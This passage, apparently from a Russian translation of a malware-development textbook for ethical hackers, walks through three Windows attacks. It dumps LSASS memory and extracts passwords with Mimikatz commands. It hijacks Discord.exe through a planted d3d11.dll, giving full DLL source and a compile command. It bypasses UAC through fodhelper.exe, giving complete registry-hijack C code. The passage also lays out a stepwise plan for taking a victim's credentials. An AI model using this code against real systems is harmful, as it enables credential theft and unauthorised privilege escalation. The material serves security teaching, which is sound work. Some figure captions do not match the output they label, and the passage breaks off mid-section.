


Рисунок 4.13. Запуск вредоносной программы

Как показано на рисунке, файл `lsass.dmp` записывается в рабочий каталог для временных файлов `C:\temp`.

Затем импортируем файл дампа в Mimikatz и извлечём пароли:

```
> .\mimikatz.exe
> sekurlsa::minidump c:\temp\lsass.dmp
> sekurlsa::logonpasswords
```

На виртуальной машине Windows 10 x64 результат выполнения этих команд выглядит так:




Рисунок 4.14. Запуск Mimikatz

Важное примечание.

Обратите внимание: Windows Defender в Windows 10 немедленно помечает Mimikatz как угрозу, но допускает выполнение `hack.exe`.

В чём же смысл? Мы можем провести атаку следующим образом:

1. Выполнить `hack.exe` в целевой системе.
2. В результате файл `lsass.dmp` будет помещён в рабочий каталог.
3. Забрать файл `lsass.dmp` из системы Windows жертвы.
4. Открыть Mimikatz и загрузить файл дампа, чтобы получить учётные данные жертвы на машине атакующего!

В реальном мире эту тактику применяют многочисленные развитые устойчивые угрозы (APT) и хакерские инструменты. Например, Cobalt Strike может запустить задание, которое внедряет хеши паролей в память LSASS и создаёт её дамп. Fox Kitten и HAFNIUM используют `procdump` для создания дампа памяти процесса `lsass`. Более подробно группы APT и их действия будут рассмотрены в главе 14.

Существует множество способов создания дампа LSASS, и они реализуются не только на языке C: можно найти немало вариантов этого метода и его реализаций на C#, PowerShell, Rust и Go.

Применение подмены порядка поиска DLL и атак на цепочку поставок

Метод подмены DLL можно использовать для локального повышения привилегий в системах Windows. Он эксплуатирует механизм, с помощью которого Windows ищет и загружает DLL. При запуске программа ищет необходимые DLL в определённых каталогах, а если не находит их, продолжает поиск в заранее заданных расположениях. Вредоносная DLL выполняется с повышенными привилегиями целевого процесса, потенциально предоставляя несанкционированный доступ или управление.

Практический пример

Рассмотрим практическую реализацию и демонстрацию. Предположим, у нас есть машина жертвы с Windows, а пользователь обладает доступом с низкими привилегиями. Наша цель - повысить их и запустить обратную оболочку с привилегиями SYSTEM:

```
> whoami /priv
```

В Windows 10 это выглядит так:




Рисунок 4.15. Пользователь с низкими привилегиями

Для сравнения пользователь с высокими привилегиями выглядит следующим образом:

```
C:\Windows\system32> whoami /priv
```

На машине Windows это выглядит так:




Рисунок 4.16. Привилегии администратора

Для выполнения операции нам понадобятся следующие сведения:

• Служба или приложение, в которых отсутствует необходимый файл DLL.
• Имя отсутствующего требуемого файла DLL.
• Расположение требуемой DLL.
• Разрешения, предоставленные для этого пути.

Откройте Process Monitor и добавьте следующие три фильтра:




Рисунок 4.17. Process Monitor с фильтрами

Так можно определить, пытается ли приложение загрузить конкретную DLL, а также точный путь, по которому оно ищет отсутствующую DLL:

```
PS C:\> icacls C:\
C:\ BUILTIN\Administrators:(OI)(CI)(F)
    NT AUTHORITY\SYSTEM:(OI)(CI)(F)
    BUILTIN\Users:(OI)(CI)(RX)
    NT AUTHORITY\Authenticated Users:(OI)(CI)(IO)(M)
    NT AUTHORITY\Authenticated Users:(AD)
    Mandatory Label\High Mandatory Level:(OI)(NP)(IO)(NW)

Successfully processed 1 files; Failed processing 0 files
PS C:\>
```

Рисунок 4.18. Результат Process Monitor после настройки фильтров

В нашем примере процесс `Discord.exe` уязвим в отношении нескольких DLL, которые потенциально можно использовать для подмены, например `d3d11.dll`.

Пользователи с действительными учётными данными смогут получить доступ к `Discord.exe`, если он расположен в `C:\`. Добавление средств сценариев в PATH позволяет злоумышленнику создавать вредоносные DLL в этом каталоге. При следующем перезапуске вредоносная DLL будет загружена с разрешениями процесса:

```
> icacls C:\
```

Результат этой команды на моей виртуальной машине Windows 10 выглядит следующим образом:




Рисунок 4.19. Проверка доступа на запись

Для эксплуатации создайте вредоносную программу со следующим кодом:

```
/*
 * Разработка вредоносного ПО для этичных хакеров
 * Вредоносная программа для подмены DLL и повышения привилегий
 * автор: @cocomelonc
 */
#include <windows.h>
BOOL WINAPI DllMain(HANDLE hDll, DWORD dwReason, LPVOID lpReserved) {
  if (dwReason == DLL_PROCESS_ATTACH) {
    system("cmd.exe");
    ExitProcess(0);
  }
  return TRUE;
}
```

Либо создайте что-то наподобие обратной оболочки, доступной по адресу: GitHub.

Скомпилируем её:

```
$ x86_64-w64-mingw32-gcc hack.c -shared -o output.dll
```

На машине с Kali Linux это выглядит следующим образом:




Рисунок 4.20. Компиляция нашей вредоносной DLL

После размещения вредоносной DLL по правильному пути, если `Discord.exe` в данный момент выполняется от имени SYSTEM, при следующем запуске системы пользователь получит эти разрешения, поскольку процесс выполнит вредоносную DLL:




Рисунок 4.21. Разрешения процесса жертвы

Файл `output.dll` переименовывается в `d3d11.dll` и помещается в тот же каталог: `C:\Users\user\AppData\Local\Discord\app-1.0.9004\`.

Наша оболочка запускается от имени администратора, и повышение привилегий успешно завершено:




Рисунок 4.22. Файл d3d11.dll в каталоге app-1.0.9004

Теперь запустим оболочку:

```
Microsoft Windows [Version 10.0.18362.30]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>_
```

Рисунок 4.23. Оболочка запущена с привилегиями администратора (`nt authority\system`)

Как я уже писал, в некоторых случаях скомпилированная DLL должна экспортировать несколько функций, чтобы целевой процесс смог её загрузить. Если эти функции отсутствуют, двоичный файл не сможет загрузить их и эксплуатация завершится неудачей.

Обход UAC

В этом разделе мы продемонстрируем один из наиболее любопытных методов обхода UAC - изменение реестра с помощью `fodhelper.exe`.

Посредством изменения записи реестра поток выполнения привилегированной программы в конечном счёте перенаправляется на контролируемую команду. Распространённые варианты неправильного использования пар «ключ - значение» часто связаны с манипулированием переменными среды `windir` и `systemroot`, а также командами открытия оболочки для определённых расширений файлов в зависимости от целевой программы:

• `HKCU\Software\Classes\<targeted_extension>\shell\open\command` - значения Default или DelegateExecute в целевой системе.
• `HKCU\Environment\windir`.
• `HKCU\Environment\systemroot`.

fodhelper.exe

Программа `fodhelper.exe` появилась в операционной системе Windows 10 для управления дополнительными компонентами, например региональными настройками клавиатуры. Она расположена по пути `C:\Windows\System32\fodhelper.exe`. Этот исполняемый файл, находящийся в каталоге System32 операционной системы Windows, имеет цифровую подпись Microsoft, подтверждающую его подлинность и целостность:




Рисунок 4.24. fodhelper.exe

После запуска `fodhelper.exe` Process Monitor начинает захватывать действия процесса и предоставляет подробные сведения, включая операции чтения и записи в реестре и файловой системе. Наблюдение за чтением реестра представляет особый интерес, хотя некоторые конкретные ключи или значения могут остаться незамеченными. Записи реестра HKEY_CURRENT_USER особенно удобны для оценки возможного влияния новой записи на поведение программы, поскольку для их изменения не требуются специальные разрешения.

Программа `fodhelper.exe` ищет запись реестра `HKCU:\Software\Classes\ms-settings\shell\open\command`. В конфигурации Windows 10 по умолчанию эта запись отсутствует:




Рисунок 4.25. Отсутствующая запись реестра для fodhelper.exe

Когда вредоносная программа запускает двоичный файл `fodhelper`, компонент Windows, допускающий повышение без запроса UAC, Windows немедленно повышает уровень целостности `fodhelper` со среднего до высокого. Затем `fodhelper` с высоким уровнем целостности пытается получить доступ к файлу `ms-settings` с помощью его обработчика по умолчанию. Поскольку обработчик был скомпрометирован вредоносной программой со средним уровнем целостности, привилегированный `fodhelper` выполнит команду атаки в виде процесса с высоким уровнем целостности.

Практический пример

Разработаем PoC этой логики. Прежде всего необходимо создать запись реестра и назначить значения, то есть изменить реестр:

```
HKEY hkey;
DWORD d;
const char* settings = "Software\\Classes\\ms-settings\\Shell\\Open\\command";
const char* cmd = "cmd /c start C:\\Windows\\System32\\cmd.exe"; // программа по умолчанию
const char* del = "";
// попытаться открыть ключ
LSTATUS stat = RegCreateKeyEx(HKEY_CURRENT_USER, (LPCSTR)settings, 0,
NULL, 0, KEY_WRITE, NULL, &hkey, &d);
printf(stat != ERROR_SUCCESS ? "failed to open or create reg key\n" :
"successfully create reg key\n");

// установить значения реестра
stat = RegSetValueEx(hkey, "", 0, REG_SZ, (unsigned char*)cmd,
strlen(cmd));
printf(stat != ERROR_SUCCESS ? "failed to set reg value\n" :
"successfully set reg value\n");

stat = RegSetValueEx(hkey, "DelegateExecute", 0, REG_SZ,
(unsigned char*)del, strlen(del));
printf(stat != ERROR_SUCCESS ? "failed to set reg value: DelegateExecute\n" :
"successfully set reg value: DelegateExecute\n");
// закрыть дескриптор ключа
RegCloseKey(hkey);
```

Как видите, обход UAC достигается простым созданием новой структуры реестра в `HKCU:\Software\Classes\ms-settings\`.

Затем запустим приложение с повышенными привилегиями:

```
// запустить программу fodhelper.exe
SHELLEXECUTEINFO sei = { sizeof(sei) };
sei.lpVerb = "runas";
sei.lpFile = "C:\\Windows\\System32\\fodhelper.exe";
sei.hwnd = NULL;
sei.nShow = SW_NORMAL;

if (!ShellExecuteEx(&sei)) {
  DWORD err = GetLastError();
  printf(err == ERROR_CANCELLED ? "the user refused to allow privileges elevation.\n" :
  "unexpected error! error code: %ld\n", err);
} else {
  printf("successfully create process =^..^=\n");
}
return 0;
```

Полный исходный код выглядит следующим образом: GitHub.

Посмотрим на всё в действии. Сначала изучим реестр:

```
> reg query "HKCU\Software\Classes\ms-settings\Shell\open\command"
```

На виртуальной машине Windows 10 x64 это выглядит так:




Рисунок 4.26. Проверка реестра

Проверим также текущие привилегии:

```
> whoami /priv
```

На виртуальной машине Windows 10 x64 это выглядит так:




Рисунок 4.27. Текущие привилегии

Скомпилируем наш PoC `hack.c` на машине атакующего:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -fpermissive
```

На моей машине с Kali Linux это выглядит следующим образом:

